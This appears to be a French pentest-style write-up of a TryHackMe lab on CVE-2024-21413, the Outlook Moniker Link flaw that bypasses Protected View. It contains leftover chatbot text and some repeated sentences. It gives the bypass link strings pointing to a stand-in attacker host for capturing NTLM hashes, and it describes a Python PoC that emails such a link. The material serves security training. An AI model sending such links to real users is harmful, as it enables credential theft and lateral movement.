 eylommaayan/thm---cve-2024-21413-moniker-link-microsoft-outlook-

Le 13 février 2024, Microsoft a publié une grave vulnérabilité de sécurité dans Microsoft Outlook, identifiée sous le nom CVE-2024-21413, et connue sous le nom de Moniker Link Vulnerability. Cette vulnérabilité permet à un attaquant de contourner le mécanisme Protected View d'Outlook.
Le 13 février 2024, Microsoft a publié une vulnérabilité de sécurité critique dans Microsoft Outlook, identifiée sous le nom CVE-2024-21413 et connue sous le nom de Moniker Link Vulnerability. Cette vulnérabilité permet à un attaquant de contourner le mécanisme Protected View d'Outlook.
Excellent 👍 Voici la traduction complète + la rédaction sous forme de rapport de Test d'Intrusion (PT), en français professionnel et clair. Comme demandé – uniquement la traduction et la rédaction. Vous ajouterez les réponses, les captures d'écran et les compléments, et si vous le souhaitez, je vous aiderai par la suite.
Le 13 février 2024, Microsoft a publié une vulnérabilité de sécurité critique dans Microsoft Outlook, identifiée sous le nom CVE-2024-21413, et connue sous le nom de Moniker Link Vulnerability.
Cette vulnérabilité permet à un attaquant de contourner le mécanisme Protected View d'Outlook à l'aide d'un lien spécial (Moniker Link), et d'amener le client Outlook de la victime à envoyer des identifiants de connexion (hash NTLM) vers un serveur contrôlé par l'attaquant – sans exécution de fichier et sans avertissement de sécurité efficace.
La vulnérabilité peut conduire à une fuite d'identifiants et il existe même une possibilité théorique d'exécution de code à distance (RCE) .
| Paramètre | Valeur |
|---|---|
| Identifiant | CVE-2024-21413 |
| Date de publication | 13 février 2024 |
| Découvreur | Haifei Li – Check Point Research |
| Impact | Fuite d'identifiants + RCE potentiel |
| Gravité | Critique |
| Complexité d'attaque | Faible |
| Score CVSS | 9.8 |
| Lien officiel | https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2024-21413 |
La vulnérabilité affecte les versions suivantes :
(Description de la vulnérabilité)
Microsoft Outlook permet d'afficher les e-mails au format HTML et d'analyser différents types de liens tels que http:// et https://. De plus, Outlook prend également en charge des liens spéciaux appelés Moniker Links, qui permettent de lancer des applications ou d'accéder à des ressources externes sur le système d'exploitation.
Normalement, lorsqu'un e-mail contient un lien qui lance une application externe ou accède à une ressource système (comme un lien file://), le mécanisme de sécurité Protected View d'Outlook est activé. Ce mécanisme affiche un avertissement de sécurité et bloque les actions dangereuses telles que l'exécution de code, les macros ou l'accès à des ressources réseau externes.
Cependant, une vulnérabilité a été découverte dans Outlook (CVE-2024-21413) qui permet de contourner le mécanisme Protected View par une simple manipulation d'un lien de type Moniker Link.
Ce que nous avons trouvé (Findings)
Au cours du test, il a été constaté que l'utilisation d'un lien normal du type :

file://ATTACKER_IP/test
amène Outlook à tenter d'accéder à une ressource réseau via le protocole SMB, mais cette tentative est bloquée par Protected View.
En revanche, lorsque le lien inclut le caractère spécial ! et une chaîne de texte supplémentaire, par exemple :
file://ATTACKER_IP/test!exploit
Outlook n'active pas Protected View et effectue une tentative de connexion au serveur distant.
Lors de cette tentative :
Outlook tente d'accéder à la ressource via SMB
Une demande d'authentification automatique est effectuée
Les identifiants de connexion de l'utilisateur sont envoyés à l'attaquant
Le hash Windows netNTLMv2 de la victime est capturé
Il est important de noter que le partage distant n'a pas besoin d'exister réellement, car la tentative d'authentification est effectuée dans tous les cas.
Impact
La vulnérabilité permet à un attaquant :
La fuite d'identifiants utilisateur (hash netNTLMv2)
La réalisation d'attaques hors ligne (Cracking / Pass-the-Hash)
Le déplacement latéral dans le réseau d'entreprise
De plus, étant donné que les Moniker Links utilisent le mécanisme COM (Component Object Model) de Windows, il existe une possibilité théorique d'exécution de code à distance (RCE). Cependant, à la date du test, il n'existe pas de Proof of Concept public pour une RCE réelle utilisant cette vulnérabilité.
Exploitation
Dans le cadre de l'attaque, un e-mail contenant un Moniker Link similaire à celui présenté dans la tâche précédente est envoyé à la victime. Le but de l'attaquant est de créer un e-mail avec un lien Moniker Link qui contourne le mécanisme Protected View d'Outlook, de sorte que dès que la victime clique sur le lien, son client Outlook tente de charger un fichier depuis la machine de l'attaquant. Cette action entraîne l'envoi et la capture du hash netNTLMv2 de la victime par l'attaquant.
Avant d'effectuer l'attaque, passons en revue un Proof of Concept (PoC) créé à des fins de démonstration (également disponible sur GitHub).
Auteur : CMNatic | https://github.com/cmnatic Version : 1.0 | 19/02/2024
Le code utilise le langage Python et envoie un e-mail HTML contenant un lien Moniker Link malveillant.
Description du PoC
Le PoC :
Prend une adresse e-mail d'attaquant et une adresse e-mail de victime
Nécessite un mot de passe pour l'authentification SMTP (Dans cette salle, le mot de passe pour [email protected] est : attacker)
Contient le contenu HTML de l'e-mail (html_content) avec un lien Moniker Link malveillant
Définit les champs de l'e-mail : Sujet, De, À
Envoie l'e-mail via le serveur de messagerie
